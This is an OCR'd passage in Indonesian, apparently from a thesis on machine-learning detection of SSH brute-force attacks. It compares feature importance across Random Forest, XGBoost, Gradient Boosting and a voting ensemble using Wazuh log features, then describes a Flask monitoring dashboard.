
3.14.1. Feature Importance Model Individual (10 Fitur)

Model Random Forest, XGBoost, dan Gradient Boosting dilatih menggunakan 10 fitur *behavioral* utama yang diekstraksi dari *log* SSH. Setiap model menghasilkan nilai *feature importance* yang menunjukkan tingkat kontribusi suatu fitur terhadap proses klasifikasi. Untuk memperoleh gambaran yang lebih komprehensif, nilai *feature importance* dari ketiga model dibandingkan dan dihitung rata-ratanya.

Tabel 3. 57 Perbandingan *Feature Importance* Tiga Model (10 Fitur)

Rank	Feature	Random Forest	XGBoost	Gradient Boosting	Rata-rata	Kategori
1	velocity	24,04%	6,11%	26,65%	18,93%	Kecepatan
2	total_attempts	20,15%	29,43%	13,30%	20,96%	Volume
3	success_attempts	20,41%	11,65%	4,27%	12,11%	Volume
4	fail_ratio	18,09%	0,23%	34,62%	17,65%	Rasio
5	success_ratio	6,51%	49,65%	1,08%	19,08%	Rasio
6	username_entropy	4,42%	2,14%	3,17%	3,24%	Keragaman
7	fail_success_ratio	3,28%	0,07%	16,67%	6,68%	Rasio
8	unique_users	1,58%	0,36%	0,24%	0,73%	Keragaman
9	failed_attempts	1,52%	0,36%	0,00%	0,62%	Volume
10	time_variance	0,00%	0,00%	0,00%	0,00%	Temporal

Gambar 3.9 menampilkan perbandingan kontribusi masing-masing fitur pada ketiga model machine learning. Grafik ini dibuat berdasarkan data pada Tabel 3.57. dan digunakan untuk memvisualisasikan perbedaan preferensi fitur antara Random Forest, XGBoost, dan *Gradient Boosting*. Melalui grafik tersebut dapat diamati bahwa setiap model memiliki fokus yang berbeda terhadap fitur tertentu, meskipun seluruhnya mampu menghasilkan performa klasifikasi yang sangat tinggi.



Gambar 3. 9 Perbandingan Feature Importance Tiga Model

Interpretasi hasil akan diuraikan sebagai berikut:

1) Top 5 Fitur Berdasarkan Rata-rata
   Untuk mengetahui fitur yang paling berpengaruh secara keseluruhan, nilai *feature importance* dari ketiga model dihitung rata-ratanya. Hasil peringkat lima fitur teratas disajikan pada Tabel 3.58.
   Tabel 3. 58 Top 5 Fitur Berdasarkan Nilai Rata-rata

Rank	Fitur	Rata-rata	Kategori	Interpretasi
1	*total_attempts*	20,96%	Volume	Jumlah total percobaan login
2	*success_ratio*	19,08%	Rasio	Proporsi keberhasilan login
3	*velocity*	18,93%	Kecepatan	Kecepatan percobaan login per detik
4	*fail_ratio*	17,65%	Rasio	Proporsi kegagalan login
5	*success_attempts*	12,11%	Volume	Jumlah percobaan berhasil

Berdasarkan Tabel 3. 58, fitur *total_attempts* memiliki kontribusi rata-rata terbesar yaitu 20,96%. Hal ini menunjukkan bahwa jumlah percobaan login merupakan indikator yang sangat penting dalam membedakan aktivitas normal dengan aktivitas serangan. Serangan *brute force* umumnya menghasilkan jumlah percobaan login yang jauh lebih tinggi dibandingkan aktivitas pengguna normal.

Fitur *success_ratio* dan *fail_ratio* juga memberikan kontribusi yang besar. Kedua fitur ini merepresentasikan proporsi keberhasilan dan kegagalan login dalam suatu window pengamatan. Perbedaan pola rasio antara aktivitas normal dan serangan menyebabkan kedua fitur tersebut menjadi indikator yang efektif dalam proses klasifikasi.

Sementara itu, fitur *velocity* menempati posisi ketiga dengan kontribusi rata-rata sebesar 18,93%. Nilai ini menunjukkan bahwa kecepatan percobaan login merupakan karakteristik penting dalam mendeteksi aktivitas otomatis yang dilakukan oleh SSH *brute force*.

2) Keberagaman Model (*Model Diversity*)

Setiap model machine learning menunjukkan kecenderungan yang berbeda dalam memanfaatkan fitur-fitur yang tersedia. Perbedaan ini menjadi salah satu faktor penting yang mendukung efektivitas pendekatan ensemble.

Tabel 3. 59 Fitur Dominan pada Setiap Model

Model	Fitur dengan Kontribusi Tertinggi	Nilai	Karakteristik
Random Forest	*velocity*	24,04%	Paling seimbang antar fitur

XGBoost	*success_ratio*	49,65%	Sangat bergantung pada rasio keberhasilan
Gradient Boosting	*fail_ratio*	34,62%	Sangat bergantung pada rasio kegagalan

Random Forest menunjukkan distribusi kontribusi fitur yang relatif merata. Model ini tidak hanya bergantung pada satu fitur tertentu, tetapi memanfaatkan beberapa fitur utama secara bersamaan dalam proses klasifikasi. Karakteristik ini menjadikan Random Forest lebih stabil terhadap variasi data. XGBoost menunjukkan ketergantungan yang sangat tinggi terhadap fitur *success_ratio*, dengan kontribusi mencapai 49,65%. Hal ini menunjukkan bahwa model tersebut sangat sensitif terhadap perubahan proporsi keberhasilan login dalam membedakan aktivitas normal dan aktivitas serangan. Sementara itu, Gradient Boosting lebih banyak memanfaatkan fitur *fail_ratio*, dengan kontribusi sebesar 34,62%. Model ini cenderung berfokus pada pola kegagalan login sebagai indikator utama dalam mendeteksi serangan brute force.

Insight penting terdapat perbedaan kontribusi fitur antar model memberikan beberapa temuan penting yang mendukung penggunaan pendekatan ensemble dalam penelitian ini.

Tabel 3. 60 Insight Utama dari Analisis *Feature Importance*

Insight	Penjelasan
XGBoost vs Gradient Boosting	XGBoost sangat bergantung pada success_ratio (49,65%), sedangkan Gradient Boosting sangat bergantung pada fail_ratio (34,62%). Perbedaan ini menunjukkan bahwa kedua model memanfaatkan informasi yang berbeda dari dataset yang sama.
Random Forest paling seimbang	Random Forest mendistribusikan kontribusi pada beberapa fitur utama seperti velocity (24,04%), success_attempts (20,41%), total_attempts (20,15%), dan fail_ratio (18,09%).
Keberagaman sebagai kekuatan ensemble	Perbedaan preferensi fitur antar model menjadi keuntungan utama pada Voting Classifier karena setiap model saling melengkapi dalam proses pengambilan keputusan.

Hasil analisis menunjukkan bahwa ketiga model memiliki cara yang berbeda dalam mempelajari pola serangan SSH *brute force*. XGBoost lebih menekankan rasio keberhasilan login, Gradient Boosting lebih menekankan rasio kegagalan login, sedangkan Random Forest menggunakan kombinasi beberapa fitur utama secara lebih seimbang. Perbedaan karakteristik tersebut menjadi salah satu alasan mengapa pendekatan *ensemble* mampu menghasilkan performa yang sangat tinggi. Ketika ketiga model digabungkan melalui mekanisme voting, keputusan akhir tidak bergantung pada satu fitur atau satu model tertentu. Sebaliknya, keputusan

klasifikasi dihasilkan dari kombinasi berbagai perspektif yang saling melengkapi, sehingga menghasilkan model yang lebih robust dan mampu mencapai akurasi 100% pada data uji penelitian ini.

3.14.2. Feature Importance Model Ensemble (17 Fitur)


Pada tahap implementasi akhir, model ensemble yang digunakan pada dashboard analisis machine learning memanfaatkan 17 fitur hasil ekstraksi perilaku login SSH. Jumlah fitur ini lebih banyak dibandingkan model individual yang hanya menggunakan 10 fitur sesuai rancangan awal penelitian. Penambahan fitur dilakukan untuk memberikan representasi yang lebih lengkap terhadap karakteristik serangan *brute force*, khususnya dari aspek temporal, pola sesi, tingkat keparahan alert Wazuh, serta karakteristik jaringan. Fitur tambahan yang digunakan pada model ensemble meliputi *min_time_between*, *session_duration*, *target_diversity*, *max_rule_level*, *avg_rule_level*, dan *source_ips_in_window*. Dengan kombinasi fitur yang lebih lengkap tersebut, model dapat mengenali pola serangan tidak hanya berdasarkan jumlah percobaan login, tetapi juga berdasarkan pola waktu antar percobaan, konsistensi aktivitas, serta karakteristik perilaku penyerang selama satu *window* pengamatan. Analisis *feature importance* dilakukan untuk mengetahui kontribusi masing-masing fitur terhadap keputusan klasifikasi model ensemble. Nilai *importance* yang lebih tinggi menunjukkan bahwa fitur tersebut memiliki pengaruh yang lebih besar dalam membedakan aktivitas *normal*, *suspicious*, dan *attack*.

Tabel 3. 61 Feature Importance Deployment (17 Fitur)

Rank	Feature	Importance	Kategori	Interpretasi
1	`fail_success_ratio`	15,51%	Rasio	Rasio kegagalan dibanding keberhasilan login
2	`velocity`	15,34%	Kecepatan	Kecepatan percobaan login per detik
3	`failed_attempts`	14,89%	Volume	Jumlah percobaan login yang gagal
4	`avg_time_between`	12,41%	Temporal	Rata-rata jeda waktu antar percobaan
5	`total_attempts`	10,99%	Volume	Jumlah total percobaan login
6	`time_variance`	8,70%	Temporal	Variasi jeda waktu antar percobaan
7	`session_duration`	5,91%	Temporal	Durasi aktivitas dalam satu window

8	*min_time_between*	5,18%	Temporal	Jeda minimum antar percobaan
9	*fail_ratio*	3,69%	Rasio	Proporsi percobaan gagal
10	*success_attempts*	2,40%	Volume	Jumlah percobaan login berhasil
11	*username_entropy*	1,80%	Keragaman	Tingkat variasi username
12	*unique_users*	1,60%	Keragaman	Jumlah username unik
13	*success_ratio*	0,97%	Rasio	Proporsi percobaan berhasil
14	*avg_rule_level*	0,48%	Rule Level	Rata-rata level alert Wazuh
15	*max_rule_level*	0,13%	Rule Level	Level alert tertinggi
16	*target_diversity*	0,00%	Jaringan	Keragaman target tujuan
17	*source_ips_in_window*	0,00%	Jaringan	Jumlah IP sumber dalam window

Gambar 3.10 merupakan *feature importance dashboard* (17 fitur). Untuk mempermudah visualisasi kontribusi setiap fitur, data pada Tabel 3.61 dapat disajikan dalam bentuk diagram batang (*bar chart*). Grafik tersebut memperlihatkan bahwa kontribusi terbesar berasal dari fitur *fail_success_ratio*, *velocity*, dan *failed_attempts*.



Gambar 3. 10 *Feature Importance Dashboard* (17 Fitur)

Grafik menunjukkan bahwa tiga fitur teratas, yaitu *fail_success_ratio* (15,51%), *velocity* (15,34%), dan *failed_attempts* (14,89%), secara bersama-sama menyumbang sekitar 45,74% dari keseluruhan kontribusi model. Hasil ini mengindikasikan bahwa model ensemble sangat bergantung pada indikator kegagalan login dan kecepatan aktivitas dalam membedakan serangan *brute force* dari aktivitas normal. Selain itu, kelompok fitur temporal yang terdiri dari *avg_time_between*, *time_variance*, *session_duration*, dan *min_time_between* memberikan kontribusi total sebesar 32,20%. Nilai tersebut menunjukkan bahwa pola waktu antar percobaan login merupakan informasi yang sangat penting dalam proses klasifikasi.

Analisis *Feature Importance* Model Ensemble:

1) Dominasi Fitur Rasio dan Kecepatan

   Hasil analisis menunjukkan bahwa *fail_success_ratio* menjadi fitur paling penting dengan kontribusi sebesar 15,51%. Fitur ini menggambarkan perbandingan antara jumlah percobaan login gagal dan berhasil dalam satu window pengamatan.

   Pada aktivitas normal, nilai fitur ini relatif rendah karena sebagian besar percobaan login berhasil. Sebaliknya, pada serangan *brute force*, jumlah percobaan gagal jauh lebih tinggi dibandingkan keberhasilan login sehingga menghasilkan nilai rasio yang sangat besar. Perbedaan karakteristik tersebut menjadikan *fail_success_ratio* sebagai indikator yang sangat efektif untuk mendeteksi aktivitas serangan. Fitur kedua yang memiliki kontribusi terbesar adalah *velocity* sebesar 15,34%. Temuan ini konsisten dengan proses behavioral labeling yang digunakan pada penelitian, dimana velocity digunakan sebagai indikator utama untuk membedakan kelas *normal*, *suspicious*, dan *attack*.

2) Kontribusi Fitur Volume Aktivitas

   Fitur volume aktivitas juga memberikan kontribusi yang signifikan terhadap performa model. Hal ini terlihat dari tingginya nilai importance pada *failed_attempts* (14,89%) dan *total_attempts* (10,99%). Kedua fitur tersebut merepresentasikan intensitas aktivitas login yang terjadi dalam satu window pengamatan. Pada serangan brute force, jumlah percobaan login biasanya meningkat secara drastis dibandingkan aktivitas normal. Kombinasi antara *failed_attempts*, *total_attempts*, dan *fail_success_ratio* memungkinkan model membedakan aktivitas login normal dari aktivitas serangan dengan tingkat akurasi yang sangat tinggi.

3) Pentingnya Fitur Temporal

Salah satu temuan penting dari implementasi model ensemble adalah tingginya kontribusi kelompok fitur temporal. Tabel 3.62 merupakan kelompok fitur yang terdiri dari *avg_time_between, time_variance, session_duration* dan *min_time_between*.

Tabel 3. 62 Kelompok Fitur Temporal

Fitur Temporal	**Importance**
avg_time_between	12,41%
time_variance	8,70%
session_duration	5,91%
min_time_between	5,18%
Total	**32,20%**

Kontribusi sebesar 32,20% menunjukkan bahwa model tidak hanya memperhatikan jumlah percobaan login, tetapi juga memperhatikan pola waktu aktivitas tersebut. Pada aktivitas manusia (*human-like*), jeda antar percobaan login cenderung lebih panjang dan tidak teratur. Sebaliknya, pada serangan otomatis menggunakan tool *brute force*, interval waktu antar percobaan biasanya sangat pendek dan memiliki pola yang lebih konsisten. Perbedaan perilaku inilah yang berhasil ditangkap oleh fitur-fitur temporal.

Sebelum membandingkan hasil *feature importance* antara model individual dan model ensemble, perlu diperhatikan bahwa kedua pendekatan menggunakan jumlah fitur yang berbeda. Model individual dilatih menggunakan 10 fitur sesuai rancangan awal penelitian, sedangkan model ensemble yang diimplementasikan pada dashboard menggunakan 17 fitur hasil ekstraksi perilaku yang lebih lengkap. Perbedaan jumlah fitur tersebut menyebabkan distribusi kepentingan fitur mengalami perubahan karena model ensemble memiliki informasi tambahan yang tidak tersedia pada model individual, terutama dari aspek temporal seperti *avg_time_between, session_duration*, dan *min_time_between*.

Perbandingan ini bertujuan untuk mengetahui bagaimana penambahan fitur-fitur tersebut memengaruhi proses pengambilan keputusan model dalam membedakan aktivitas *normal*, *suspicious*, dan *attack*. Dengan membandingkan lima fitur terpenting pada kedua model, dapat diketahui fitur mana yang konsisten berpengaruh dan fitur mana yang mengalami peningkatan kontribusi setelah implementasi model ensemble.

Tabel 3. 63 Perbandingan Top 5 Fitur (10 Fitur dan 17 Fitur)

Rank	Model Individual (10 Fitur)	Importance	Model Ensemble (17 Fitur)	Importance
1	total_attempts	20,96%	fail_success_ratio	15,51%
2	success_ratio	19,08%	velocity	15,34%
3	velocity	18,93%	failed_attempts	14,89%
4	fail_ratio	17,65%	avg_time_between	12,41%
5	success_attempts	12,11%	total_attempts	10,99%

Berdasarkan Tabel 3. 63, terlihat adanya perubahan distribusi kepentingan fitur setelah model menggunakan 17 fitur. Pada model individual, fitur yang paling dominan adalah *total_attempts* dengan kontribusi sebesar 20,96%, diikuti *success_ratio* sebesar 19,08% dan *velocity* sebesar 18,93%. Sementara itu, pada model ensemble, posisi teratas ditempati oleh *fail_success_ratio* dengan kontribusi sebesar 15,51%, diikuti *velocity* sebesar 15,34% dan *failed_attempts* sebesar 14,89%. Perubahan yang paling menonjol terlihat pada fitur *fail_success_ratio*. Fitur ini tidak termasuk lima fitur teratas pada model individual, namun menjadi fitur dengan kontribusi terbesar pada model *ensemble*.

Hasil ini menunjukkan bahwa perbandingan antara jumlah kegagalan dan keberhasilan login menjadi indikator yang sangat efektif ketika dikombinasikan dengan fitur-fitur tambahan pada model ensemble. Fitur *velocity* juga mengalami peningkatan peran. Pada model individual, *velocity* berada pada peringkat ketiga dengan kontribusi 18,93%, sedangkan pada model ensemble naik menjadi peringkat kedua dengan kontribusi 15,34%. Temuan ini sejalan dengan hasil analisis *behavioral labeling* sebelumnya yang menunjukkan bahwa *velocity* merupakan indikator utama dalam membedakan aktivitas *normal*, *suspicious*, dan *attack*.

Selain itu, *avg_time_between* yang sebelumnya tidak termasuk lima fitur teratas pada model individual muncul pada peringkat keempat model *ensemble* dengan kontribusi sebesar 12,41%. Hal ini menunjukkan bahwa informasi mengenai rata-rata jeda waktu antar percobaan login memberikan nilai tambah yang signifikan dalam proses klasifikasi. Fitur tersebut membantu model membedakan pola aktivitas manusia yang cenderung memiliki jeda lebih panjang dan tidak teratur dibandingkan aktivitas serangan otomatis yang memiliki jeda pendek dan relatif konsisten.

Sebaliknya, *total_attempts* yang sebelumnya menjadi fitur paling dominan pada model individual mengalami penurunan ke peringkat kelima pada model *ensemble* dengan kontribusi sebesar 10,99%. Penurunan ini bukan menunjukkan bahwa fitur tersebut menjadi tidak penting, melainkan karena model *ensemble* memperoleh

informasi tambahan dari fitur-fitur temporal dan rasio yang lebih representatif dalam menggambarkan karakteristik serangan SSH *brute force*.

Perubahan lainnya terlihat pada *failed_attempts* yang tidak masuk lima besar pada model individual, namun menempati peringkat ketiga pada model ensemble dengan kontribusi sebesar 14,89%. Hasil ini menunjukkan bahwa jumlah percobaan login yang gagal menjadi faktor penting ketika dikombinasikan dengan fitur *velocity* dan *fail_success_ratio* dalam mendeteksi aktivitas *brute force*.

Hasil analisis *feature importance* menunjukkan bahwa model ensemble memanfaatkan kombinasi fitur rasio, volume aktivitas, kecepatan, dan pola temporal untuk membedakan aktivitas *normal*, *suspicious*, dan *attack*. *Fail_success_ratio* menjadi fitur dengan kontribusi terbesar sebesar 15,51%, diikuti *velocity* sebesar 15,34%, *failed_attempts* sebesar 14,89%, *avg_time_between* sebesar 12,41%, dan *total_attempts* sebesar 10,99%.

Dibandingkan model individual yang menggunakan 10 fitur, model ensemble dengan 17 fitur menunjukkan distribusi kepentingan fitur yang lebih beragam. Penambahan fitur-fitur temporal seperti *avg_time_between, time_variance, session_duration*, dan *min_time_between* memberikan kontribusi kolektif sebesar 32,20%, yang menunjukkan bahwa pola waktu antar percobaan login merupakan informasi yang sangat penting dalam mendeteksi serangan SSH *brute force*.


Hasil tersebut mengindikasikan bahwa model ensemble tidak hanya mengandalkan jumlah percobaan login, tetapi juga mempertimbangkan karakteristik perilaku serangan secara lebih menyeluruh. Kombinasi fitur rasio, volume, kecepatan, dan temporal menghasilkan representasi data yang lebih lengkap sehingga mendukung kemampuan model dalam mencapai akurasi 100% pada data uji dan menghasilkan proses klasifikasi yang konsisten pada implementasi penelitian ini.

3.15. Dashboard Implementation

3.15.1. Halaman Dashboard

Dashboard dikembangkan sebagai antarmuka utama yang mengintegrasikan fungsi monitoring, analisis *machine learning*, pelatihan model, dan prediksi serangan dalam satu platform berbasis web. Seluruh fitur diakses melalui menu navigasi pada bagian atas aplikasi sehingga pengguna dapat berpindah antarhalaman tanpa harus menggunakan perintah terminal. Implementasi ini bertujuan untuk mempermudah proses pemantauan aktivitas SSH, pengelolaan model machine learning, serta analisis hasil deteksi serangan secara terpusat.

Gambar 3.11 merupakan tampilan dashboard yang terdiri atas empat halaman utama yang mendukung seluruh proses penelitian, mulai dari monitoring data Wazuh hingga klasifikasi menggunakan model *ensemble*.



Gambar 3. 11 Halaman Utama Dashboard

Halaman Dashboard merupakan halaman utama yang digunakan untuk memantau aktivitas autentikasi SSH secara *real-time*. Informasi yang ditampilkan berasal dari integrasi antara Wazuh SIEM dan aplikasi Flask yang dikembangkan pada penelitian ini. Berdasarkan implementasi yang ditunjukkan pada Gambar 3.12, halaman Dashboard menampilkan beberapa komponen utama sebagai berikut:

Tabel 3. 64 Komponen Monitoring pada Dashboard

Komponen	Fungsi
Total Agents	Menampilkan jumlah seluruh agent Wazuh yang terdaftar pada sistem
Active Agents	Menampilkan jumlah agent yang sedang aktif dan terhubung
SSH Alerts	Menampilkan jumlah alert SSH yang terdeteksi
ML Predictions	Menampilkan jumlah hasil prediksi yang telah dilakukan model machine learning
Alert Timeline (24h)	Menampilkan tren alert SSH selama 24 jam terakhir
Alert Level Distribution	Menampilkan distribusi tingkat keparahan alert berdasarkan level aturan Wazuh
Last Hour Alerts	Menampilkan jumlah alert yang terjadi dalam satu jam terakhir
Last 24 Hours Alerts	Menampilkan jumlah alert dalam 24 jam terakhir
Failed Logins	Menampilkan jumlah percobaan login yang gagal
Success Rate	Menampilkan persentase keberhasilan autentikasi
Wazuh Agents	Menampilkan daftar agent beserta status koneksi dan waktu terakhir terhubung
Recent SSH Events	Menampilkan log autentikasi SSH terbaru yang diterima sistem

Salah satu komponen utama pada dashboard adalah Recent SSH Events, yang berfungsi menampilkan daftar aktivitas autentikasi SSH terbaru yang diterima dari Wazuh. Informasi yang ditampilkan meliputi waktu kejadian, nama *agent*, *rule* yang terpicu, level alert, alamat *source* IP *address*, *destination* IP *address*, username yang digunakan, serta aksi yang tersedia untuk setiap event. Pada bagian ini juga tersedia dua tombol tambahan yaitu: export CSV yang berfungsi untuk mengekspor data event SSH ke dalam format CSV untuk kebutuhan analisis atau dokumentasi.

Berdasarkan hasil implementasi, halaman Dashboard berhasil menyediakan informasi monitoring keamanan dalam satu tampilan terintegrasi. Pengguna dapat melihat status agent Wazuh, jumlah alert, aktivitas login SSH, serta ringkasan kondisi sistem secara real-time. Selain itu, keberadaan fitur ekspor data dan pembaruan data secara langsung membantu proses investigasi dan analisis keamanan. Implementasi ini menunjukkan bahwa dashboard tidak hanya berfungsi


sebagai media visualisasi data, tetapi juga sebagai pusat pengelolaan informasi yang mendukung proses deteksi serangan SSH *brute force* berbasis machine learning pada penelitian ini.

3.15.2. Fitur Detail Setiap Halaman

Dashboard yang dikembangkan pada penelitian ini terdiri atas beberapa halaman utama yang saling terintegrasi untuk mendukung proses analisis, pelatihan model, dan prediksi serangan SSH *brute force*. Setiap halaman dirancang untuk menjalankan fungsi tertentu sehingga pengguna dapat melakukan monitoring, evaluasi model, pelatihan ulang, serta prediksi secara langsung melalui antarmuka berbasis web tanpa perlu menjalankan perintah pada terminal server. Implementasi ini bertujuan untuk meningkatkan kemudahan penggunaan sekaligus mempermudah proses operasional sistem deteksi serangan yang dikembangkan.

1) Halaman ML Analysis (/ml_analysis)

Gambar 3. 12 merupakan halaman ML Analysis yang digunakan untuk menampilkan hasil analisis performa model machine learning yang telah dilatih. Halaman ini berfungsi sebagai pusat evaluasi model karena menyajikan berbagai metrik penting yang diperlukan untuk menilai kualitas klasifikasi yang dihasilkan oleh model ensemble. Informasi yang ditampilkan berasal dari hasil proses pelatihan yang tersimpan pada sistem dan diperbarui secara otomatis ketika model baru berhasil dilatih. Melalui halaman ini, pengguna dapat melihat tingkat akurasi model, *confusion matrix*, *feature importance*, serta perbandingan performa antar model individual dan model *ensemble*. Dengan demikian, pengguna tidak hanya mengetahui hasil akhir prediksi, tetapi juga dapat memahami faktor-faktor yang mempengaruhi proses klasifikasi.



Gambar 3. 12 Halaman ML Analysis (/ml_analysis)

